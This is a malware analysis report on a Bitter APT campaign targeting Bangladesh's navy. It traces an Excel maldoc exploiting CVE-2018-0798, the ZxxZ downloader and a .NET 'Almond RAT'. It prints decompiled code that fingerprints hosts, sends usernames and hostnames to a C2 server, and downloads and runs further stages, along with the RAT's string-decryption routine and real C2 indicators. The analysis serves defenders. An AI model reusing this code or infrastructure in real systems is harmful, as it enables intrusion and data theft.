Bitter APT continues to target Bangladesh | SECUINFRA Falcon Team

Published: 2022-07-05 · Archived: 2026-04-05 18:49:50 UTC

Key Findings

- The SECUINFRA Falcon Team identified a recent attack consitent with the campaign targeting Bangladesh conducted by the advanced persistent threat group “Bitter”, also known as T-APT-17.
- Bitter employs malicious document files as lures containing different implementations of the so-called “Equation Editor exploits” to download following malware stages.
- The second stage consists of a Loader, which gathers information about the infected system and retrieves the third stage from a remote server.
- The third stage of a Bitter attack can feature different types of Malware e.g. Keyloggers, Stealers or Remote Access Trojans (RATs). We analyzed one of the newer utilized RATs, which we refer to as “Almond RAT”.

Overview

The Bitter APT group is said to be active since at least 2013 was first reported about by Forcepoint Labs in 2016 when it was primarily targeting Pakistan. The threat group is suspected to be located in southern Asia. Even back then the group was using spearphishing emails to exploit Microsoft Office (e.g. CVE-2012-0158) and download additional malware, so compared to their attacks today their modus operandi has not changed at all. Occasionally they also target Android devices with Remote Access Trojans, as reported by BitDefender in 2020.

In Februray of 2019 Palo Alto Networks documented Bitter attacks using a second stage Downloader dubbed “ArtraDownloader” which has been in use since 2017. Also Chinese and Saudi Arabian organizations were added to the list of targets.

As discovered by Cyble and Kaspersky in 2021 the Bitter group is also capable of more than just old Office exploits, for example abusing 0-day vulnerabilities like a Windows Kernel vulnerability (CVE-2021-1732) and a vulnerability in the Windows Desktop Window Manager (CVE-2021-28310) for privilege escalation.

In May 2022 Cisco Talos shared an Analysis of a new Bitter campaign targeting users in Bangladesh starting in October 2021 up to February 2022 with a new-ish second stage downloader called “ZxxZ”.

This report builds on the findings published by Talos and covers an attack presumabily conducted in mid May 2022.

Shortly before the completion of this report the Qi Anxin Threat Intellingence Center published a report on recent Bitter activities targeting military branches of Bangladesh. They also mentioned the RAT sample analyzed in this blog post.

On the 4th of July @c3rb3ru5d3d53c released a report about a Bitter campaign targeting Pakistan. In addition to many analysis steps that match our approach, it was also demonstrated how the ZxxZ Downloader could be used with a custom C2 server.

Analysis

Excel Maldoc

The sample of the malicious Excel document (*1bf615946ad9ea7b5a282a8529641bf6*) was obtained through the public Any.Run Sandbox service. As with previous campaigns conducted by Bitter the file was likely distributed via a spearphishing email, which is not available for Analysis. The sample was previously mentioned by Simon Kenin (k3yp0d) on Twitter.

The filename of the document reads “Repair of different csoc cstc, china supplied system – BNS BIJOY.xls”. The abbreviations *csoc* and *cstc* likely stand for “China Shipbuilding & Offshore International Co. Ltd” and “China Shipbuilding Trading Co. Ltd” respectively and BNS Bijoy is the name of a “Castle-class guided missile corvette” (small warship) of the Bangladesh Navy (Wikipedia).

The document does not contain readable content on the topic the filename suggests, only a white rectangle image and unicode characters, which should alert victims that it is not a legitimate document. As soon as the file is opened the Equation Editor exploit, which we identified as CVE-2018-0798, is executed.



Figure 1: Visible contents of the Excel document

Without alerting the user in any way the Equation Editor is started in the background and used to download the next malware stage and execute it. By tracing the Process Tree with ProcMon we can see that the downloaded binary is written to C:\$Drw\fsutil.exe and executed by the Windows Explorer.



Figure 2: Process Tree of Equation Editor

To extract information from the Maldoc we opted for a dynamic approach first. By registering a debugger for the Equation Editor executable via gflags.exe, which is part of the Windows SDK, we are able to attach x32dbg to the process once the Excel document is opened (this technique was showcased by Colin Hardy for CVE-2017-1182).



Figure 3: Registering a debugger for Equation Editor

Since Excel is waiting on the Equation Editor to exit, our debugging session will unfortunately be ended after a fixed amount of time with the error message below, so we will have to approach it differently.



Figure 4: Error dialog while debugging Equation Editor

With the well-known oledump tool developed by Didier Stevens we can take a look at the data streams inside the Excel file. In this case the stream A4, which is named Equation Native is of particular interest for us.

```
[redacted]:~/Malware/FalconTeam/0x03_Bitter_T-APT-17$ python3 oledump_V0_0_67b/oledump.py
Repair\ of\ different\ csoc\ cstc_\ china\ supplied\ system\ -\ BNS\ BIJOY.xls
A: xl/embeddings/oleObject1.bin
 A1:       102 '\x01CompObj'
 A2:        20 '\x01Ole'
 A3:         6 '\x03ObjInfo'
 A4:      3816 'Equation Native'
```

Figure 5: Viewing the contents of the Excel file with oledump

By specifying the stream and the -d parameter we can dump it to analyze it further.

```
[redacted]:~/Malware/FalconTeam/0x03_Bitter_T-APT-17$ python3 oledump_V0_0_67b/oledump.py Repair\
of\ different\ csoc\ cstc_\ china\ supplied\ system\ -\ BNS\ BIJOY.xls -s A4 -d > dump.bin
```

Figure 6: Dumping the Equation stream

Opening the dumped file in a hex editor we can visually identify two different segments of data. Highlighted in green we see data that is likely the shellcode required for the Equation Editor exploit. Since there are next to no readable ASCII strings in there (looking closely we can spot fragments that look like “URL” or “http”) this data is likely encoded or encrypted in some way. Below that we can see data in a repeating pattern which is used as padding for the memory corruption exploit CVE-2018-0798.



Figure 7: Analyzing the shellcode in a Hex editor

In an attempt to decode the shellcode portion of the data we ran a frequency analysis (a very useful feature of the Okteta hex editor) on it to determine which values occur the most, since in a 2019 report by Sophos Labs a maldoc builder for CVE-2018-0798 was analyzed which implements a XOR-based encoding for the shellcode. For this maldoc the most frequent byte is FF so we assume that this could be encoded null bytes and therefore FF could be the key in a single-byte XOR encoding.



Figure 8: Running frequency analysis on the shellcode

Using Cyberchef with the presumed shellcode section and XOR key does yield readable strings. From here we can extract important information about the executed shellcode and indicators like the URL for the next malware stage.



Figure 9: Decoding the XOR-ed shellcode

The visualization below shows the most important API calls made in the shellcode:



Figure 10: Graph showing the functionality of the maldoc shellcode

By debugging the Equation Editor exploit again and manually placing a breakpoint on e.g. URLDownloadToFileA we can confirm these findings.



Figure 11: Manually loading urlmon.dll to place a breakpoint on URLDownloadToFileA

The download query to emshedulersvc[.]com/vc/vc returns a sample of Bitters second stage Downloader, which we will investigate next.



Figure 12: Breaking on URLDownloadToFile

ZxxZ / MuuyDownloader

Since approximately the second half of 2021 Bitter switched from their second-stage ArtraDownloader to a new, but similar implementation named "ZxxZ" by Talos and "MuuyDownloader" by Qi Anxin Threat Intelligence Center. It is implemented in Visual C++ and does not appear to be packed on first inspection. The compilation timestamp suggests this binary was built on the 11th of May 2022, which matches the timeframe for the malicious document.



Figure 13: Detect it Easy parsing the PE file, Entropy graph

Comparing this fingerprinting function to the one documented by Cisco Talos we can see that Bitter abandoned the ZxxZ value separator (that gave the Downloader its name) in exchange for a simple underscore. This was possibly done to avoid detection through IDS/IPS systems based on this very specific separator. Looking back at older Bitter Research we can see that the threat group likes to change up these patterns from time to time to avoid detection.

```
GetComputerNameA(::Src, &nSize);
Source[0] = 0;
v34 = 0;
v35 = 15;
sub_402590(Source, ::Src, strlen(::Src));
v0 = 0;
for ( i = 0; v0 < v34; ++v0 )
{
  v1 = Source;
  if ( v35 >= 0x10 )
    v1 = (char **)Source[0];
  if ( *((_BYTE *)v1 + v0) == 45 )
    sub_403920(Source, v0, 1, (void *)"_", 1u);
  v2 = Source;
  if ( v35 >= 0x10 )
    v2 = (char **)Source[0];
  if ( *((_BYTE *)v2 + v0) == 32 )
    sub_403920(Source, v0, 1, &unk_40630C, 0);
}
pcbBuffer = 260;
GetUserNameA(byte_40A4E8, &pcbBuffer);
```

Figure 14: ZxxZ gathering system information

The check-in with an attacker-controlled staging server contains the user account and hostname of the system. The function below manually assembles the HTTP GET request and sends it via a socket connection to the C2 server.

```
int __cdecl mw_C2comm_checkin(char *a1)
{
  SOCKET v1; // edi
  int v2; // esi
  int v3; // eax
  struct sockaddr name; // [esp+10h] [ebp-1230h] BYREF
  char buf[4096]; // [esp+20h] [ebp-1220h] BYREF
  char Destination[540]; // [esp+1020h] [ebp-220h] BYREF

  memset(Destination, 0, sizeof(Destination));
  memset(buf, 0, sizeof(buf));
  a1[strlen(a1)] = 0;
  strcat_s(Destination, 0x21Cu, "GET /");
  strcat_s(Destination, 0x21Cu, "JvQKLsTYuMe");
  strcat_s(Destination, 0x21Cu, "/");
  strcat_s(Destination, 0x21Cu, aJvqklstyume);
  strcat_s(Destination, 0x21Cu, "/");
  strcat_s(Destination, 0x21Cu, "profiles");
  strcat_s(Destination, 0x21Cu, ".php?");
  strcat_s(Destination, 0x21Cu, "profiles");
  strcat_s(Destination, 0x21Cu, "=");
  strcat_s(Destination, 0x21Cu, byte_40A678);
  strcat_s(Destination, 0x21Cu, byte_40A358);
  *(_DWORD *)&name.sa_data[2] = inet_addr(cp);
  *(_WORD *)name.sa_data = htons(0x50u);
  name.sa_family = 2;
  v1 = socket(2, 1, 6);
  if ( !connect(v1, &name, 16) )
  {
    v2 = 0;
    send(v1, Destination, strlen(Destination), 0);
    if ( recv(v1, buf, 4096, 0) != -1 )
    {
      v3 = recv(v1, buf, 4096, 0);
```

Figure 15: ZxxZ sending a GET request with the host fingerprint to the C2

We verified this network communication using packet captures. Another common indicator across Bitter infrastructure is the use of the LiteSpeed web server, which has been documented in older reports as well.



Figure 16: Packet capture of the GET request above

After retrieving the next malware stage from a staging server ZxxZ writes the binary to the disk and tries to execute it. In the screenshot below we can see that the Bitter group altered the C2 opcode strings that Talos had previously documented as DN-S (download success) and RN_E (run error) to just S and F, presumably short for **Success** and **Failure**. This is likely another measure to evade older detection rules. The payload execution was also changed to use CreateProcessA instead of ShellExecuteA like in the older version of ZxxZ.

```
Stream = fopen(Destination, "wb");
if ( Stream )
{
  Buffer[0] = 77;
  memset(&Buffer[1], 0, 0x102u);
  fwrite(Buffer, 1u, 1u, Stream);
  fwrite(&Str[k + 3], 1u, j - k - 3, Stream);
  for ( m = recv(v6, Str, 4096, 0); m; m = recv(v6, Str, 4096, 0) )
    fwrite(Str, 1u, m, Stream);
  fclose(Stream);
  Sleep(0x1388u);
  StartupInfo.cb = 68;
  memset(&StartupInfo.lpReserved, 0, 64);
  ProcessInformation = 0i64;
  if ( !CreateProcessA(Destination, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
    mw_C2comm_send("F");
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
  Sleep(0x1388u);
  if ( (unsigned __int8)mw_wrap_toolhelpsnap(Source) == 1 )
    mw_C2comm_send("S");
  else
    mw_C2comm_send("F");
}
else
{
  mw_C2comm_send("Error");
}
}
```

Figure 17: ZxxZ retrieving and executing the next stage

Unfortunately the actual payload could not be retrieved from the staging server as it only returned an empty file named CAPT.msi.

HTTP Response

Final URL

http://diyefosterfeeds.com/csslogs/vis.php?st=DESKTOP-B0T93D6*george

Serving IP Address

194.36.191.196

Status Code

200

Headers

content-length	0
content-disposition	attachment; filename="CAPT.msi"
expires	0
keep-alive	timeout=5, max=100
server	LiteSpeed
connection	Keep-Alive
content-description	File Transfer
pragma	public
cache-control	must-revalidate
date	Sat, 21 May 2022 15:48:35 GMT
content-type	application/octet-stream

Figure 18: Request made to another staging server for the third stage

Almond RAT

Information on the Remote Access Trojans (RATs) deployed by Bitter (with one commonly referred to as BitterRAT) is limited and sometimes contradictory. We found that Bitter deploys different RAT implementations / variants depending on the scenario and target.

In this case we analyzed a sample of a .NET-based RAT that we were not able to identify through previous reports or open source repositories. For the lack of an existing detection and a better name we will refer to it as “Almond RAT” for this

analysis. The sample was first mentioned by the Twitter user @binlmmhc. The recent report by Qi Anxin mentioned above refers to this RAT only as “lightweight remote control”.



Figure 19: Detect it Easy parsing the Almond RAT PE file

Basic functionality

The main function of the RAT checks for the mutex string saebamini.com SingletonApp before calling the StartClient function. Turns out even skilled threat actors need to look up the really simple things sometimes: in this case a short tutorial about Allowing Only One Instance of a C# Application to Run which uses this same mutex string. As always they copied only half of the answer and forgot to include the call to ReleaseMutex at the end…

```
private static void Main(string[] args)
{
    using (Mutex mutex = new Mutex(false, "saebamini.com SingletonApp"))
    {
        if (!mutex.WaitOne(TimeSpan.Zero))
        {
            Environment.Exit(0);
        }
        else
        {
            for (;;)
            {
                Program.StartClient();
            }
        }
    }
}
```

Figure 20: Main function, setting a Mutex

Almond RAT employs string encryption to hinder detection and reverse engineering. Important / revealing strings like the Command&Control (C2) IP address below are therefore wrapped in the ciphertext.Decrypt function.

```
public static void StartClient()
{
    try
    {
        CipherText cipherText = new CipherText();
        Dns.GetHostEntry(Dns.GetHostName());
        new CipherText();
        SystemAttribute systemAttribute = new SystemAttribute();
        new CipherText();
        string ipString = cipherText.Decrypt("4CjJPGsn5qweV7CEMgTzXtD/2oxaXj/Cddgsjl8tJGU=");
```

Figure 21: StartClient fuction, showing the AES string encryption

The decryption function implements a default AES-256-CBC encryption scheme where the IV and key are derived from the given plaintext password via PDKDF2. Since it is trivial to reimplement this in e.g. Python we decrypted all of the encrypted strings in the binary and modified the .NET assembly to increase code readability for this report. The file hashes of the unaltered and modified binaries can be found in the IoC section at the end of the post.

```
public string Decrypt(string cipherText)
{
    string password = "s@1_oO7";
    cipherText = cipherText.Replace(" ", "+");
    byte[] array = Convert.FromBase64String(cipherText);
    using (Aes aes = Aes.Create())
    {
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, new byte[]
        {
            73, 118, 97, 110, 32, 77, 101, 100, 118, 101,
            100, 101, 118
        });
        aes.Key = rfc2898DeriveBytes.GetBytes(32);
        aes.IV = rfc2898DeriveBytes.GetBytes(16);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(array, 0, array.Length);
                cryptoStream.Close();
            }
            cipherText = Encoding.Unicode.GetString(memoryStream.ToArray());
            memoryStream.Close();
        }
        aes.Dispose();
    }
    return cipherText;
}
```

Figure 22: String decryption function using AES CBC

